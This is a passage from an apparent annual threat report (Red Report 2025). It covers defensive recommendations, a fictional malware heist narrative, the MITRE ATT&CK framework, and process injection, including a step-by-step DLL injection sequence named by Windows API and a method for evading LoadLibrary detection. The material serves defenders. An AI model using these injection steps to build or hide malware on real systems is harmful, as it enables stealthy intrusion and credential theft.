- a) Solution Implementation on Data Backup and Recovery:** First, keep clean backups of highly critical data safe offline from production networks; periodically validate your backup restoration processes.
- b) Ransomware-specific Detection and Response:** Make sure you have tools in place that can detect actions and/or behaviors attributed to Ransomware; for example, many files being quickly encrypted all at once.
- c) Regular Vulnerability Assessments:** Implementing continuous scanning and automatically executing testing as quickly as possible.
- d) Creating and Testing Your Incident Response Plan:** Create and regularly test your detailed and dedicated incident response strategy specifically for all known forms of ransomware and zero-day occurrences.

6 Address Persistent Threats and Long-Term Access

With techniques like Boot or Logon Autostart Execution on the rise, focus on preventing and detecting persistent threats.

- a) Endpoint Detect & Response (EDR Implementation):** Make sure to implement an EDR solution that will enable you to determine & block unauthorized modifications to your startup protocol.
- b) Regular System Audits:** Periodically audit system configurations, startup items, and scheduled tasks for possible persistence mechanisms. Create hunting tasks with a focus on unauthorized autostart execution entries.
- c) Apply Application Control:** Use application whitelisting to deny unauthorized executables from running at system startup.
- d) Deploy FIM Solutions:** Use File Integrity Monitoring (FIM) solutions to monitor unauthorized changes to critical system files and configurations.

7 Enhance Real-Time Data Protection

To counter the techniques of real-time data theft like Input Capture and System Information Discovery, you'll need to apply appropriate data protection measures.

- a) Deploy a DLP Solution:** Utilize Data Loss Prevention (DLP) solutions that can monitor and block data exfiltration in real-time. Create alerts for unusual patterns of data access or bulk data movement.
- b) Enhance UBA:** Deploy User Behavioral Analytics (UBA) solutions to help detect anomalous user activities that might denote compromised accounts or insider threats.
- c) Data Encryption:** Ensure that all sensitive data is encrypted both at rest and in transit.
- d) Enhance Endpoint Controls:** Strengthen endpoint controls to detect and block unauthorized capture of input.

8 Counter State-Sponsored Espionage Campaigns

To address the intensifying rate and complexity of state-sponsored espionage campaigns, implement advanced threat detection and mitigation strategies.

- a) Threat Intelligence Platforms:** Utilize threat intelligence feeds and platforms to stay updated on current TTPs employed by state-sponsored threat actors.
- b) Network Segmentation:** Perform network micro-segmentation and minimize the attack surface for Advanced Persistent Threats (APTs).
- c) Deception Technologies:** Honeypot technologies are among the deployment methods used to detect and analyze APT activities across your network.
- d) Threat Hunting:** Create proactive threat-hunting programs to detect and minimize advanced threats that might have bypassed detection.

THE PERFECT HEIST

A Tale of Precision, Persistence, and Stealthy Intrusion

In this year's Red Report, we introduce a fictional scenario to illustrate how attackers blend the most critical MITRE ATT&CK techniques into "The Perfect Heist." Though FinexaCore company, SneakThief malware, and the Dark Circle threat group are purely fictional names, the pattern of their attack mirrors real-life attacks that we have observed and analyzed in depth. The goal of this hypothetical scenario is simply to explain how a threat like SneakThief gains control over a large modern enterprise's controls, hijacks its defenses, and finally manages to exfiltrate data while evading the organization's existing security mechanisms.

It all started with just a minor glitch in FinexaCore's network logs. The multinational company is a leader in AI-driven financial systems. Its cybersecurity team simply brushed the alert off as yet another harmless false positive. Yet, that was actually the initial sign of

"The Perfect Heist"

At the heart of it all was SneakThief, the malware used by one of the most infamous cybercrime syndicates, Dark Circle. It was, in fact, a symphony of malicious capabilities working in tandem to infiltrate, exploit, exfiltrate, and ultimately destroy targets.



SneakThief's intrusion was surgical. Their malware nestled itself in applications that were considered trusted, such as email clients, office productivity tools, accounting applications, and even FinexaCore's own proprietary AI tools.

At this point, SneakThief injected its code into these processes. This would have remained invisible, blending in unobtrusively with FinexaCore's legitimate operations. In the meantime, employees innocently helped the malware spread during their daily work, all while it was silently siphoning data in real-time.



SneakThief spoke to its operators over application layer channels that appeared to be just like any other legitimate piece of traffic. Camouflaging with HTTPS and DoH allowed it to exfiltrate data with impunity.

These "whispering channels" guaranteed that SneakThief's operators could continue issuing commands and extracting information without detection. FinexaCore's security appliances, swamped by the massive amount of encrypted traffic, remained oblivious to the malicious intent flowing out of their network.

Inside, SneakThief became the puppeteer: it deployed scripts in PowerShell, Python, and Bash to automate its operations.

Running those scripts, SneakThief ordered the disabling of firewalls, the extraction of data, and the creation of backdoors through which it could access data in the future. It yanked the strings of FinexaCore's infrastructure masterfully, using the company's own systems against it.



SneakThief knew that no matter how careful they were, an anomaly would eventually be detected by FinexaCore's cybersecurity team. So, it began to impair defenses by first stopping antivirus software. It then tampered with EDR tools and manipulated logs to scrub any trace of its presence.

The analysts in FinexaCore eventually realized that they were under attack. All of their efforts to track down the breach failed, and most of their tools had been compromised. Their defenses had been brought down, one by one, by SneakThief.



The next thing SneakThief did was try to find the keys to the kingdom. It targeted password managers, browser-stored credentials, and cached login data. Using its state-of-the-art memory scraping techniques, it exfiltrated usernames and passwords for FinexaCore's most sensitive systems.

Those credentials literally opened everything that was left to plunder: cloud storage accounts, financial databases, and even the CEO's personal email. With each password it stole, SneakThief grew stronger, its reach growing deeper inside FinexaCore's digital vaults.



When the defenses were down, SneakThief initiated the encryption of a trove of FinexaCore's most significant documents, including financial records and client contracts.

SneakThief's encryption of FinexaCore's critical data crippled the fintech's operations and broke its clients' confidence in the security software they thought was securing them all along.

Behind SneakThief were careful operators. Once within FinexaCore, they mapped the network, noting high-value targets, and vulnerabilities. Because they were able to sit within the corporation's environment undetected for so long, they were able to inventory and examine every server, every database, and every endpoint within the company.

Thanks to their detailed reconnaissance, SneakThief became capable of striking in a very focused manner: no single critical asset would slip through its malicious net.



In fact, SneakThief managed to survive by planting itself in the systems' startup processes. Every time a system rebooted, the malware was reinitializing to resume its operations. Even after FinexaCore's IT team attempted to remove it, SneakThief kept returning, like a debilitating cold that just won't go away.

Patience and persistence turned SneakThief into a virtually impossible to eradicate platform. It was the ghost haunting FinexaCore's systems, always there, always watching, always up to some sort of malicious behavior.

SneakThief gathered data from the affected local systems, but not just any data: they stole everything from financial spreadsheets to datasets and personal files existing in employees' workstations.

The compressed, encrypted data reached the servers of Dark Circle after exfiltration. FinexaCore had never experienced such a big digital heist, and hoped, if they were able to stay afloat as a business and retool their security systems properly, never to have to go through such a dark and difficult time again.



Dissatisfied with just their stolen files, SneakThief wanted more. Keyloggers capture every keystroke, logging passwords, financial transactions, and sensitive communications. Screen capture utilities watched what employees were up to while audio interceptors recorded voice calls and meetings.

Even as the executives at FinexaCore discussed their response to the breach, SneakThief listened in and collected vital intelligence to stay a step ahead. It was like the walls of the company had ears – and the ears belonged to SneakThief.

The MITRE ATT&CK Framework


The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a globally accessible knowledge base of adversary tactics and techniques derived from real-world observations. This resource helps organizations in comprehending and mitigating the tactics, techniques, and procedures (TTPs) employed in cyberattacks.

In the MITRE ATT&CK framework, a **"tactic"** refers to a high-level objective that an adversary is trying to achieve, such as "Lateral Movement" across a network. A **"technique"** is a specific method used by an adversary to achieve a tactic, such as the "Remote Services" technique for Lateral Movement. "Sub-techniques," like T1021.001 for Remote Desktop Protocol, are precise implementations of a technique. The MITRE ATT&CK Matrix for Enterprise v16.1 consists of **14 tactics, 203 techniques, and 453 sub-techniques [110]**.

The framework also chronicles threat **"groups"** involved in intrusions and the **"software"** they deploy, encompassing malware and various tools. Currently, ATT&CK contains **163 groups** and **826 pieces of software**.

With **44 "mitigations,"** ATT&CK advises on solutions to prevent technique execution. Detection is supported by **41 "data sources"** with **"data components"**, pinpointing data sources critical to identifying techniques.

ATT&CK's **"campaign"** structure catalogs intrusion activity over time with shared objectives, currently featuring **36 campaigns**.



The figure above maps out the connections among ATT&CK's components. It shows how adversaries use **"Techniques"** from the framework to execute **"Tactics,"** and categorizes adversary tools as **"Software."** The framework is a robust knowledge base, offering insights on each technique with **"Mitigation"** strategies and **"Data Sources"** for detection.


Methodology

Between January 2024 and December 2024, Picus Labs conducted an extensive analysis of 1,094,744 unique files, of which 1,027,511 (93.86%) were classified as malicious. These files were collected from a diverse range of reliable sources, including commercial and open-source threat intelligence services, security vendors, independent researchers, malware sandboxes, malware databases, and online forums. This comprehensive approach ensured a robust and representative dataset of real-world threats.

From the identified malicious files, 14,010,853 malicious actions were detected, averaging approximately 14 actions per malware sample. These malicious actions were systematically mapped to the MITRE ATT&CK framework, resulting in a total of 11,984,156 ATT&CK techniques being identified. On average, each malware sample exhibited 12 distinct techniques, with many malicious actions corresponding to a single technique. This mapping process provided a granular view of how adversaries leverage specific techniques to achieve their objectives.

To compile the Red Report 2025 Top Ten, Picus Labs researchers focused on identifying the most prevalent techniques used by adversaries. For each technique, the number of malicious files employing it was calculated and expressed as a percentage of the total malicious files analyzed. For instance, the T1055: Process Injection technique was observed in 314,088 malware samples, representing 31% of the 1,027,511 malicious files in the dataset. This method allowed researchers to rank techniques based on their prevalence, ensuring the report highlights the techniques most widely used by attackers in real-world scenarios.

By leveraging this data-driven approach, the Red Report provides actionable insights into the most frequently observed adversary behaviors, enabling organizations to better prioritize their defenses against the techniques most likely to target them.



#1

T1055 Process Injection

Tactics

Defense Evasion, Privilege Escalation

Prevalence

31%

Malware Samples

314,088

Process injection is a technique employed by threat actors to enhance their ability to remain undetected, persist within a victim's system, and potentially access higher levels of privileges.

This method involves the insertion of malicious code into a legitimate process, thereby enabling the attacker to run their code in the context of that process. The strategy effectively masks the malicious activity, helping it to evade basic detection mechanisms. In the Red Report 2025, this technique has remained as the most prevalent MITRE ATT&CK Technique due to its extensive array of advantages for adversaries.



HIDING IN PLAIN SIGHT

Adversary Use of Process Injection

Adversaries may use Process Injection for various purposes, including evading detection, maintaining presence within a system, and accessing process resources such as memory and network.

It is a typical security practice to list all the processes running on a system and identify the malicious processes among the legitimate ones that are part of the operating system or installed software with recognizable names and file paths. Security mechanisms scan for processes that exhibit unusual characteristics, such as non-standard file paths or abnormal behavior, which may indicate a potential threat. Such processes are swiftly flagged as suspicious and can be killed to protect the system.

However, when adversaries embed their malicious code into an existing, trusted process, they create a challenge for detection efforts. This stealth tactic, known as **Process Injection**, allows the intrusive code to run unnoticed within the memory space of another process, making it particularly difficult for security defenses to detect and neutralize the threat.

Process injection provides two significant benefits for adversaries:

1.Privilege Escalation

If the target process has elevated privileges, the injected code will also have access to those privileges, allowing the adversary to gain greater control over the system and potentially escalate their privileges even further. For instance, if a target process has access to network resources, then the malicious code encapsulated within this process may allow an adversary to communicate over the Internet or with other computers on the same network. This privilege can enable the adversary to carry out various malicious activities, such as downloading next-stage payloads or tools, exfiltrating sensitive data, spreading malware to other systems, or launching attacks against the network.

2.Defense Evasion

An adversary can evade security controls designed to detect and block known threats by executing their malicious code under the privileges of a legitimate process. As the malicious code is hidden within the legitimate process, which is typically allow-listed, the target process acts as a camouflage for the malicious code, allowing the malicious code to evade detection and run without being noticed. Since the code is typically run directly in the memory of the legitimate process, it is difficult for disk forensics tools to detect the code, as it is not written to the disk.

Legitimate Processes Used for Process Injection

Security controls may quickly detect custom processes with unfamiliar names. Therefore, attackers use common native built-in Windows processes, such as:

- AppLaunch.exe - Application Launcher
- arp.exe - Address Resolution Protocol Utility
- cmd.exe - Command Prompt
- conhost.exe - Console Window Host
- csrss.exe - Client/Server Runtime Subsystem
- ctfmon.exe - CTF Loader
- cvtres.exe - Microsoft Resource File To COFF Object Conversion Utility
- dllhost.exe - COM Surrogate
- dwm.exe - Desktop Window Manager
- explorer.exe - Windows Explorer
- lsass.exe - Local Security Authority Subsystem Service
- msbuild.exe - Microsoft Build Engine
- PowerShell.exe - Windows PowerShell
- regsvr32.exe - Register Server
- RegAsm.exe - Assembly Registration Tool
- rundll32.exe - Run a DLL as an App
- services.exe - Services Control Manager
- smss.exe - Session Manager Subsystem
- spoolsv.exe - Print Spooler Service
- svchost.exe - Service Host
- System - System Process
- taskhost.exe - Host Process for Windows Tasks
- vbc.exe - Visual Basic Command Line Compiler
- wininit.exe - Windows Start-Up Application
- winlogon.exe - Windows Logon Process
- wmiprvse.exe - WMI Provider Host
- wscntfy.exe - Windows Security Center Notification App
- wuauclt.exe - Windows Update AutoUpdate Client

Attackers also use processes of commonly used software, such as browsers, antiviruses, office tools, and utilities.

Examples:

- acrobat.exe - Adobe Acrobat
- avg.exe - AVG AntiVirus
- chrome.exe - Google Chrome
- dropbox.exe - Dropbox
- excel.exe - Microsoft Excel
- firefox.exe - Mozilla Firefox
- ieuser.exe - Internet Explorer User
- iexplore.exe - Internet Explorer
- jucheck.exe - Java Update Checker
- mcafee.exe - McAfee Antivirus
- notepad.exe - Notepad
- opera.exe - Opera Browser
- outlook.exe - Microsoft Outlook
- photoshop.exe - Adobe Photoshop
- vmwaretray.exe - VMware Tray
- winword.exe - Microsoft Word
- wordpad.exe - Wordpad

Methods of Target Process Selection

Adversaries use the following methods when picking their target process for malicious code injection:

1. Hardcoded Targeting

In the first scenario, an adversary can hardcode a particular target process in the malicious code, and only this process is used to host the injected code. `explorer.exe` and `rundll32.exe` are the two most commonly leveraged processes for this type of attack. For instance, RedLine Stealer malware is known to target the Visual Basic Compiler used with the .NET Framework. The malware injects its payload into the `vbc.exe` to evade detection [3].

An attacker can also define a list of target processes in the code, and the injected code is executed in the first process on the list that is found to be running on the system. These lists typically include native Windows and browser processes.

2. Dynamic Targeting

In this attack scenario, an adversary does not define the target process beforehand and instead locates a suitable host process at runtime. It is common for adversaries to use Windows API functions to enumerate the list of all currently active processes and to get a handle on each target process in attack campaigns. The specific API functions that are used will depend on the goals of the attack and the capabilities of the adversary, but some common examples include `EnumProcesses()`, `EnumProcessModules()`, `CreateToolhelp32Snapshot()`, and `OpenProcess()`.

#1

Sub-techniques of Process Injection

There are 12 sub-techniques under the Process Injection technique in ATT&CK v16:

ID	Name
T1055.001	Dynamic-link Library Injection
T1055.002	Portable Executable Injection
T1055.003	Thread Execution Hijacking
T1055.004	Asynchronous Procedure Call
T1055.005	Thread Local Storage
T1055.008	Ptrace System Calls
T1055.009	Proc Memory
T1055.011	Extra Window Memory Injection
T1055.012	Process Hollowing
T1055.013	Process Doppelgänger
T1055.014	VDSO Hijacking
T1055.015	ListPlanting

Each of these sub-techniques will be explained in the next sections.



HIDING IN PLAIN SIGHT

#1.1. T1055.001 Dynamic-link Library Injection

The DLL injection technique allows adversaries to execute malicious commands by injecting their DLL into a legitimate, often trusted, target process. This technique is particularly dangerous as attackers leverage it to bypass security controls, elevate privileges, and stealthily manipulate the target system.

Dynamic-link libraries (DLLs) are a fundamental concept in the Windows operating system. DLLs are files that contain compiled code and data used by multiple programs and processes on a computer. When a process calls a function in a DLL, the operating system loads the DLL into memory and jumps to the function in the DLL. DLLs save users' time and effort by allowing them to use the same code in multiple programs without recompiling all of the code every time any change is made.

DLLs promote modular architecture by allowing software developers to compartmentalize functionalities into different DLL files. This feature also makes adding new functionalities and maintaining existing ones easier. When developers want to use a DLL in your program, they typically include a header file that declares the functions in the DLL and links their program to the DLL at runtime. The `#include` directive in C and C++, and the `import` statement in Python and Java are common examples of declaring DLLs in programs.

Adversary Use of DLL Injection

The main feature of DLLs can be a security risk in the wrong hands as they allow programs to use code from other programs. If a DLL contains malicious code, it can execute it when loaded into memory, which can compromise the security of your program.

Adversaries can manipulate DLLs in different ways to execute malicious actions on the target system. The most common method is injecting malicious code into a DLL that is already loaded in memory. This technique is called DLL injection, and it allows adversaries to execute their malicious code in the context of the program that is using the DLL, effectively masquerading the malicious activities as legitimate operations of the host application.

Once the adversary has successfully injected a malicious DLL into a process, they can perform a variety of actions depending on the nature of the injected code. For example, if the application has access to credentials, the malicious DLL may be able to capture and transmit these credentials. Moreover, malicious DLLs can hook into system calls and modify them to bypass security controls. To persist in the compromised system, injected DLLs can be used to ensure the adversary maintains access to the system even after reboots or updates.

A typical DLL injection attack follows these steps:

1. Identifying the target process: DLL injection starts with identifying the process to inject the malicious DLL. Adversaries search for processes on the system using various APIs:

- **CreateToolhelp32Snapshot** - provides a snapshot of all running processes, threads, loaded modules, and heaps associated with processes.
- **Process32First** - provides a way to access information about the first process encountered in the snapshot of all active processes on the system. Since a snapshot of all processes is a complex set of data, the **Process32First** is a useful function to retrieve information about each individual process.
- **Process32Next** - helps in iterating through the list of processes, one by one, after the initial process has been accessed using **Process32First**.

These APIs allow adversaries to enumerate the list of processes currently running on the system and gather information about each process, such as its name, ID, and path.

2. Attaching to the process: After identifying the target process, adversaries use the **OpenProcess** function to obtain the target process's handle. This handle can then be used to perform various operations on the process, such as reading from or writing to its memory or querying for information.

3. Allocating memory within the process: Adversaries then call the **VirtualAllocEx** function with the target process's handle and allocate memory in the virtual address space of the process. The output of **VirtualAllocEx** is a pointer to the start of a block of memory allocated in another process's virtual address space. This pointer is a crucial handle for further operations on the allocated memory, enabling processes to interact with and manipulate memory in other processes within the security and operational confines set by the Windows operating system.

4. Copying DLL or the DLL path into process memory: To write into the allocated memory, adversaries use the **WriteProcessMemory** function and write the path to their malicious DLL. Adversaries also use the **LoadLibraryA** function in the `kernel32.dll` library to load a DLL at runtime. **LoadLibraryA** allows adversaries to write the DLL path or determine offset for writing full DLL. It accepts a filename as a parameter and returns a handle to the loaded module.

5. Executing the injected DLL: Instead of managing threads within the target process, adversaries often create their own threads using the **CreateRemoteThread** function. Additionally, the **NtCreateThreadEx** or **RtlCreateUserThread** API functions can be utilized to execute code in another process' memory. The method usually consists of passing the **LoadLibrary** address to one of these two APIs, which requires a remote process to execute the DLL on the malware's behalf [111].

Since the `LoadLibrary` function registers the loaded DLL with the program, security controls can detect malicious activity, presenting a challenge for adversaries. To avoid being detected, some adversaries load the entire DLL into memory and determine the offset to the DLL's entry point. This action may allow adversaries to inject the DLL into a process without registering it and remain hidden on the target system.

